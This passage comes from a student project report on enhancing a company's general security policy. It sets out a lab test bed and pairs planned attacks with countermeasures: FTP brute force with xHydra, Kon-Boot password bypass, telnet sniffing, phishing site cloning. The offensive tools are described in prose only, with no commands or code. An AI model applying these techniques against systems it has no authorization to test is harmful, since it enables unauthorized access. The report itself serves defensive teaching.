First is a General security policy, is to establish and maintain adequate and effective information security safeguard for users to ensure that the confidentiality, integrity and operational availability information is not compromised. The scope of this policy is to maintain the privacy and confidentiality of all confidential and institutional data. Example for this are log out the system when leaving, comply with all third-party software licenses and others.

Second is a Sever security policy, is to establish standards for the base configuration on internal server equipment that is owned and operate by a company. The effective implementation of this policy will minimize unauthorized access to a company proprietary information and technology. The scope of this policy is specifically for equipment on the internal company network and it for secure configuration of equipment external to company on the DMZ. Example of sever security policy are software installation, information logging standard, configuration the internal sever equipment.

Third is a Network security policy is defines the organization’s expectations of proper computer and network use and the procedures to prevent and respond to security incidents. Scope for this policy is to ensure availability, the networks is available for users, protect the network from unauthorized or accidental modification and protect assets against unauthorized disclosure. Example for this part are enable the Bluetooth, NTP configuration, standardized SNMP community strings and others.

The last security policy is application security prevents gaps in the security policy of an application. It is hardware and software that prevents systems from external threats. The scope will covers all web application that requested by third party for maintaining the security posture. Example of this policy is confidential data within the application is not properly protected.

2.4.2 Critical Review of Security Policy

Based on three types of security policy that provided by SANS security, we choice a general policy as a policy that will covered in this project. General security is a type of policies that are often used by any company because that there should be to developed event a small company. However, sometimes there have mistaken will occur inside of component general security policy. Most of a company busy to protect server and network policy but at the same time didn’t care about the basic policies. It’s not wrong to focus a server or network security policy, but things need to concern and always happens if the attack comes is the component of general security policy ignored and in use within the company.

Factors that may make general security policy for this project is due the resembling original environment with that policies. Before starting this project, the company has provided IP Core firewall policy used in their company. Firewall policy in the component itself in accordance with general security policy because it is more useful to block out the website of the network which may be detrimental to the company and the virus will spread.

In addition, the data provided is more to protect a company from which side is both internal and external network. In the inside of a company might we believe in them, because they work under us but at the same time it may happen that the attack of the unexpected. Thus, for protect from inside network, general policy is recommendation to be a method and review for enhance the existing policies. Other than that, the simulation for this project based in exist policies is easier to perform because of general security policy have until 12 component that are involved. Hence, only 7 component yang take as a simulation and research for this project. So to develop a project it is necessary to know the basic policy that should be used to strengthen the general and security policy before it is attacked by any unauthorized parties.

2.5 Type of attack

Possible attack which will be executed in this project in order to evaluate to security policy purpose for IP Core Company. Table 2.6 are the list of attack for this project.

Table 2. 6 : Type of attack

Type Of Attack	Description
Phishing Attack (ComputerNetworkingNotes.com,2016)	As a form of social engineering that uses email or malicious websites (among other channels) to solicit personal information from an individual or company by posing as a trustworthy organization or entity.
Unauthorized Access Attack (MazeLabs,2013)	Unauthorized access is the act of gaining access to a network, system, application or other resource without permission. Unauthorized access could occur if a user attempts to access an area of a system they should not be accessing. Unauthorized access could be result of unmodified default access policies or lack of clearly defined access policy documentation.

Type Of Attack	Description
Brute Force (ComputerNetworkingNotes.com ,2016)	Aims at being the simplest kind of method to gain access to a site, it tries usernames and passwords, over and over again, until it gets in.
Data Stealing (Bisson,2015)	Data theft is a term used to describe when information is illegally copied or taken from a business or other individual. It will using Koon boot attack to get the data.
Sniffer Attack (Bisson,2015)	A sniffer is an application or device that can read, monitor, and capture network data exchanges and read network packets. If the packets are not encrypted, a sniffer provides a full view of the data inside the packet.

2.6 Implementation

After some problems have been identified in the analysis, then we can make the changes security policy of your company to more detail. Process implementation happens is by making a comparison between the existing security policy with the most recent.

2.7 Execution and Testing

For process execution tools wear are as following in table 2.7

Table 2. 7 : Performing attack and performing countermeasure

Performing For Attack	Performing For Countermeasure
Brute Force attack : Hack the FTP to get the password	Complicity requirement using password policy
Data Stealing : Attack other PC using Kon-Boot	Put the password in boot when configuration the PC
Sniffer Attack : Attack using telnet get the password and username other PC	Change the telnet through SSH it is more secure
Phishing Attack : Make clone website	Used a HTTPS or give rule to all staff do not open website that from email and checking the URL.
Unauthorized Access Attack : Open games from outside that can sent a virus in your PC.	Setup a proxy server in DMZ area.

2.8 Summary

Basically, this chapter is about the literature of the whole research. The citations of this literature review are collected from various sources which are online journal, news and books. Prior form this research, the solution of this project can be proposed. The next chapter it will elaborate about more methodology that is used for this project.

CHAPTER III

METHODOLOGY

3.1 Introduction

In chapter 2, describes the literature review, taxonomy of security policy, previous research that related to security policy and critical problem also solution mentioned in journals and books.

This chapter describes relevant before the introduction of security policy, the tools used to enhance security policy, function description of tools and a little history of security policy will be undertaken. In a project, development planning and initial overview of the requirements used to analyze or develop a new security policy should be implemented so that this project can be developed and used by consumers.

This chapter will represent the method of this project and activity for every stage based on the project. Other than that, this project has included project milestone.

3.2 Project Methodology

This section presents the issues related to this project methodology. The methodology is use as guide so that the project conducts in a correct sequence. The methodology should be used in this research is the testing model. According to (Bella, 2013) the test methodology was strategies and approaches used to test a specific process to ensure it fits its purpose. methodology of testing usually involves testing that the process works according to specification, and it can be used to design do not have unwanted side effects when used in a way that has been set.

We have come to decide to use this methodology because the requirements and the final product that we want to achieve is very clear, the technology that will be used to execute the process of this project is also well understood and the project timeline is short. The project methodology consists of five phase as in Figure 3.1. Activity involve in each phase will describe step by step. Description 3.2.1 until 3.2.5 is further detail of the phases is described in the following section.




Figure 3. 1 : Testing Methodology

3.2.1 Phase 1: Planning

In phase 1, literature review on the research problem was detailed described which is including a plan was made to help manage in collecting information on the security policy. The introduction of the security policy, provides justification with an overview and also background of security policy. Need to be concern among others the problem project and after that again for queries related to the problem of objective research and directly to the contribution that can be awarded to the company. All these information and theories will then be used for the next phase which is the analysis phase

3.2.2 Phase 2: Analysis

During this phase, the requirements throughout this project are listed. The listed requirements are gathered to conduct and ensure that the objectives of this project can be fulfilled. The activity carried out in this phase are as below

- Literature review
  Researching the previous and related work of this project to get the information. The taxonomy of security policy and the methodology model of security policy and infrastructure of policy to guide this project.

- Analysis of attack
  Type of attacks based on security policy is analyzed to figure out the attack is suitable with SANS policy. The attack signature will be used to develop in the test bed of new security policy.

- Hardware and software tools

  The hardware and software for this project will be determine based on the planning. As for this project, Ubuntu Server 16.04, Kali Linux and Windows Server 2008 was chosen as the server that to be installed. Hardware tools used a router, switch and monitor.

3.2.3 Phase 3: Design and Development

From the data obtained previously, the data will contribute to the design stage. The logical and physical design will create to interconnection network topology constructing. In this phase is design for simulation are based on company architecture design. The environment will be setup based on architecture of design and it will develop.

- Setup environment / Test bed design

  The connection between router, host devices and switch are connected determine through design. The connection must established and the architecture of design will be used to perform attack as a listed in analysis phase.

- Installing software

  After the connection had been setup, all the required tools need to install. The required tools include Wireshark, Nmap, FileZilla and Xampp SQLmap. Additional installation that required tools and software can found inside the operating system.

3.2.4 Phase 4: Implementation

This phase will take a longer than the previous phase. This phase is the phase of implement security policy attack that can have been choose. The important of this part we will enhance the existing security policies of the company. After the attack it knows will make the weaknesses in the system of a company, the possible solutions is taken to prevent the attack. Inside the phase it will make the configuration. Before starting, we need the attack result and solution after the company system is attacked. So based on that, we can know that policies it's suitable or not for that particular problem of the company.

Activities during this phase are as a below:

- Setting up the architecture/ test bed

  The test bed design is set up physically during this activity. The network between router, switch and host devices are configured. All the type of attack will be implement in this environment. Otherwise, the OS of host devices is installed and connectivity to ensure the devices are working as intended.

3.2.5 Phase 5: Testing

For testing phase, where we want ensure the module of security policy and tools used are correct and were able to prevent the company from external attacks or even in. Every attack in test bed will be recovery by some tools to prevent it. The result analysis is carried out during this phase, data and result is collected. After it’s complete, the documentation will proceed by security policy that has been created.

3.3 Project Schedule and Milestones

Project planning and milestones of the process is beginning to plan how this system would be developed in accordance with a predetermined phase system. Milestones for a system is to show all the activities and the period of time required for each activity. Next, all activities will be redrawn in the form of a table so that it is easily understood and more visible. All activities for development of the system was recorded through prototype development model that is prepared to follow specific phases as shown in Table 3.1.

Table 3. 1 : Project Schedule and Milestones

Week	Activity	Output
W1 22 -26 Feb	Seek and decide on a project title and developed a proposal	Title is chosen Developed a proposal
	Submit completed proposal to supervisor for approval	Proposal submitted Supervisor is assigned Project suggestion form
	Submit approved project title to PSM committees	Project suggestion form is submitted
W2 29 Feb-4 Mar	Correction of proposal	Received their approved proposal form for correction
W3 7-11 Mar	Begins with project Chapter 1 : Introduction	Chapter 1 : Introduction
W4 14-18 Mar	Complete and submit chapter 1 for supervisor evaluation.	Supervisor checked on Chapter 1.
W5 21-25 Mar	Begins studies on related work and previous research for chapter 2 : Literature Review	Progress report on Chapter 2
W6 28 Mar – 1April	Research and finding taxonomy on Chapter 2	Progress report on Chapter 2

Week	Activity	Output
W7 4 - 8 April	Complete and submit chapter 2 for supervisor evaluation.	Supervisor checks on Chapter 2.
W8 11- 15 April	Begins studies methodology on previous research for chapter 3 : Methodology	Progress report on Chapter 3
W9 18 - 22 April	Complete and submit chapter 3 for supervisor evaluation.	Supervisor checks on Chapter 3.
W10 25 - 29 April	Design the network and finding the tools for implement for chapter 4 : Design	Progress report on Chapter 4
W11 2 - 6 May	Design the environment for implement on Chapter 4	Progress report on Chapter 4
W12 9 - 13 May	Complete and submit chapter 4 for supervisor evaluation.	Supervisor checks on Chapter 4.
W13 16 - 20 May	Prepare PSM 1 Report.	Supervisor checks the report
W14 23 - 27 May	Demonstration of project and make a slide presentation	Demonstration of project is evaluated. Submit full report.
W15 30 May - 3 June	Final Presentation PSM 1	Final evaluation for supervisor and evaluator.
W16 6 - 10 June	Correction draft report based on comments from supervisor and evaluator during the final presentation session.	Correction of PSM 1.

Week	Activity	Output
W1 & W2 5 – 12 Sept	Correction of PSM1	Submission of chapter 1 until 4
W3 – W6 19 Sept – 15 Oct	Setup the environment and implementation for chapter 5 : Implementation	Progress report on Chapter 5
W7 18 Oct – 22 Oct	Complete and submit chapter 5 for supervisor evaluation.	Supervisor checks on Chapter 5.
W8 – W10 24 Oct – 8 Nov	Testing the result for chapter 6 : Testing	Progress report on Chapter 6
W9 18 – 24 Nov	Complete and submit chapter 6 for supervisor evaluation.	Supervisor checks on Chapter 6.
W10 – W11 28 Nov – 8 Dec	Conclusion for this project for chapter 7 : Conclusion	Progress report on Chapter 7
W12 11-16 Dec	Complete and submit chapter 7 for supervisor evaluation.	Supervisor checks on Chapter 6.
W13 18 -22 Dec	Prepare PSM 2 Report and Demonstration of project and make a slide presentation	Supervisor checks the report Demonstration of project is evaluated. Submit full report.
W14 23 Dec	Final Presentation PSM 2	Final evaluation for supervisor and evaluator.

3.4 Summary

In this chapter, methodology and design of the project have been identified. Approach or methodology used to develop this project is to use prototyping methods. Prototyping methods include five phase which are planning, analysis, design and development, implementation and maintenance. Next in chapter 4 the implementation of a project.

CHAPTER IV

DESIGN

4.1 Introduction

In this chapter the design of the project that will be used for the implementation will be discussed thoroughly. Previous chapter, we have explain briefly about the testing methodology that will be adopted for the development of this project. Therefore this chapter the design of the project that will be used for implementation will be discussed thoroughly. Besides that, this chapter will explain about the details of the project requirement regarding hardware and software part of the project. In this chapter also will be explaining about how the attack performs its operation and technique that will involve to determine the optimized technique that will be used in this project.

4.2 Project Requirement and Tools

Every project needs to have a project requirement to assist the development of the project, and to ensure that the project will run smoothly throughout its development. As for this project, we have gathered the most suitable hardware and software requirements so that we can ensure this project will run smoothly. The following are the hardware are the software requirements of this project.

4.2.1 Hardware Requirement

Table 4.1 will describe the hardware requirement in this project for implementation.

Table 4. 1 : Hardware Requirement

Item	Specification
Router Cisco 2811	• RAM up to 16 MB/Flash 4, 8 or 16 MB • Power consumption is 40 W • Bandwidth is 4400 packets-per-second • Interfaces Ethernet (10 Mbit/s), Token Ring (16 Mbit/s), ISDN BRI (128 kbit/s), Sync Serial (2 Mbit/s), Async Serial
Switch Cisco 2960-S	• 10 and 1 Gigabit Ethernet uplink flexibility • 48 ports of Gigabit Ethernet • PoE+ with up to 30W per port • 740W or 370W fixed power supplies for PoE+ switches are available

Item	Specification
Personal Computer (PC) Windows	• 1GHz (x86 processor) or 1.4GHz (x64 processor) • Dell Inspiron 14R 7420 • Memory 8 GB • Hard Drive 500 GB/ DVD-ROM drive • 64-bit (GNOME-Gallium 0.4) • Display HP Li506 (1280x1024)
Personal Computer (PC) Ubuntu	• Intel xeon 2.80ghz Memory • 1024 Mb Operating System • Unubtu (Linux) Hard Drive • 70GB Graphic • Intel® Ivy-bridge x86 Drive
UTP Cable	• Cable that can transmit voice or data signals
RJ-45 Connector	• The standard connector used for the UTP cable
Personal Computer (PC) Kali linux	• Intel xeon 2.80ghz Memory • 1024 Mb Operating System • Unubtu (Linux) Hard Drive • 70GB Graphic • Intel® Ivy-bridge x86 Drive

4.2.2 Software Requirement

Table 4.2 will describe details software requirement needed in this project. Description operating system will be explain in 4.2.2.1 until 4.2.2.3. The tools used in this project will be explained in 4.2.2.4 until 4.2.2.8.

Table 4. 2 : Software Requirement

Item	Specification
Operating System	• Microsoft Windows Server 2008 • Ubuntu 16.0.04 • Kali Linux Distribution
Software's	• Microsoft Office Project 2010 • Microsoft Office Word 2007 • Microsoft Visio 2007
Tools	• Wireshark Tools • FileZilla • xHydra • Xampp • Koon Boot • Command Prompt

4.2.2.1 Windows Server 2008

Windows Server 2008 is the most recent release of Microsoft Windows server line of operating system. It is the successor to Windows Server 2003. Like Windows Vista, Windows Server 2008 is built on the Windows NT 6.0 kernel.

The main features of Windows Server 2008 including server core, active directory roles, Windows Power Shell (Command Line Shell) and terminal services and so on. We choose Windows Server 2008 because it is full-function server operating system. This operating system also secure and upgraded system and allows the system resources to be partitioned dynamically using Dynamic Hardware Partitioning which the each partition has its own memory processor and I/O host bridge devices independent of other partitions.

4.2.2.2 Ubuntu

Ubuntu will act as the operating system to conduct the project. The version of Ubuntu that is used for this project is Ubuntu Server LTS 14.04.4 “Trusty” with i386 architecture. Ubuntu is an open source operating system. We have come to conclude to use Ubuntu as our operating system because the most stable version of Cuckoo Sandbox itself is working with Linux distributions and one of it is Ubuntu 14.04. Ubuntu also come with Python 2.7, SQLAlchemy and Phython BSON along with it, and these packages are the minimum requirement of running Cuckoo Sandbox. Figure 4. 2 below shows the logo of Ubuntu 14.04 LTS.

4.2.2.3 Kali Linux

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

4.2.2.4 Wireshark

Wireshark are device to catch the password and username client Pc. The wireshark will catch all approaching and active packet that experience the client PC. Wireshark are utilized on window stage.

4.2.2.5 xHydra

xHydra is a very well-known and respected network log on cracker (password cracking tool) which can support many different services. When you need to brute force crack a remote authentication service, Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more. It will scan many type of password until it get the password and username.

4.2.2.6 Xampp

It's an Open Source web server with all the tools and language support built-in to it. It's ready to use and makes it easier for developers to take their code and host it locally and test the same. XAMPP stands for Cross-Platform (X), Apache (A), MariaDB (M), PHP (P) and Perl (P). It is a simple, lightweight Apache distribution that makes it extremely easy for developers to create a local web server for testing purposes. Everything needed to set up a web server – server application (Apache), database (MariaDB), and scripting language (PHP) – is included in an extractable file. XAMPP is also cross-platform, which means it works equally well on Linux, Mac and Windows.

4.2.2.7 Kon- Boot

Kon-Boot is one of the best tools around which can log you into Windows without knowing the password. It works by hooking into the system BIOS and temporarily changing the contents of the Windows kernel while booting. It then allows you to enter anything as the password during login. The next time you start the computer without Kon-Boot, the original password will be back, the temporary changes will be discarded and the system will behave as if nothing has happened.

Kon-Boot has been around a while and updates have brought new features such as privilege escalation and the sticky keys workaround while adding compatibility for more recent operating systems such as Windows 8, 64-bit architecture and UEFI support. The program is split into 2 distinct versions; Kon-Boot free version 1.1 and the paid version (currently 2.2) which has newer features

4.2.2.8 Command Prompt

Command Prompt is a command line interpreter application available in most Windows operating systems. Command Prompt is used to execute entered commands. Command prompt in this project are for know the connection established using ping command and ipconfig charge utilized to check whether the client get an IP address from the switch.

4.3 Flow Chart

Flow chart or flow diagram is a series of symbols that are used to describe the step by step flow of a process, system, organization or others. The following are the flow chart that is describing the flow of how we manage security policy works. Figure 4.1 below shows the flow of security policy. The explanation for every phase based on flow chart cover in 4.3.1 until 4.3.5.



Start
Identify problem statement and define
Study and research the literature review
Phase 1: Planning
Analyze the attack, Tools for hardware and software
Phase 2: Analysis
Design and setup environment on test bed
Phase 3: Design and Development
Developing the project and setup simulation of attack
Phase 4: Implementation
Identify the problem
No
Testing
Phase 5: Testing
Yes
Documentation
End

Figure 4. 1 : Flow Chart Project

4.3.1 First Phase

In this phase, starting plan for this project identifies the problem statement and define a security policy. In additional, we study and make a research based on a literature review about security policy.

4.3.2 Second Phase

The second phase is analysis, the attack that will be implemented need analyzed based on a choice from SANS policy is a general policy. After that, tools for hardware and software must be determine in this phase.

4.3.3 Third Phase

The design of test bed it is important because from that the environment hardware and hardware can set up. Thus, this project will be run smoothly due have a design that can be reviewed.

4.3.4 Fourth Phase

Develop the project and set up the simulation of the attack after the third phase is complete.

4.3.5 Fifth Phase

Since testing part is to test the attack and prevention of from attack. Firstly, we will do the attack based on the list that have determined. If the attack cannot do, we need to identify problem and if success, the result will be document same with prevention testing process respectively.

4.4 Network Design

To avoid bugs, rewrites, and, in some instances, failed projects, ensure critical design issues have been fully identified and addressed. In order to realize the benefits of data modeling, you must commit to certain practices that require a more thorough design cycle in order to realize a more efficient development cycle. A sound design can streamline the development process and improve the quality of your data models and ultimately improve the performance

This section will explain about its existing network design that company and other design, likely it's for simulation design that will do to enhance the design of the company. Besides that, it will explain about the physical and logical design of the network.

4.4.1 IP Core network design




Figure 4. 2 : Network Design IP Core

Figure 4.2 above illustrates the IP Core design setup of their network company. The design it includes 3 department consisting of the IT department, Human Resource and Sales and Marketing. Inside this company, it's having one router and one switch. This company is using the firewall to prevent attacker form efforts. Area of DMZ also has inside this company to help the company from attack. For every department that have its own network IP address and Vlan. For the IT department using 192.168.10.0 and Vlan 10, department Human Resource using 192.168.20.0 and Vlan 20 and Sales and Marketing using 192.168.30.0 and Vlan 30.

4.4.2 Logical Design

A logical network is one that appears to the user as a single, separate entity, although it might in fact be either an entity created from multiple networks or just a part of a larger network. A logical network is defined by its IP addressing scheme.




Figure 4. 3 : Logical Design

A logical network clearly shows the IP Address associated with each part of the network. As for the function, each PC has their own task. For inside network, one PC will be the server and have a few service in it such as DNS, FTP and Web Server. This PC will also be the victim of the attack.

Figure 4.3 above illustrates the logical architecture design is a graphical representation of a system showing the system process and the flows of data. In this architecture, have two areas are inside the network and outside. Inside network has one client inside area and DMZ area. For area of client we will used network 192.168.12.0/24 and for area DMZ used 203.1.1.0/24. Network address for outside is 8.8.8.0/24. With the different network address the simulation of the attacker and the prevention the attack will be performed can make comparisons.

4.4.3 Physical Design

Physical design, it refers to the actual layout of the physical part of our network. This includes the cables, switches, workstations and router.




Figure 4. 4 : Physical Design

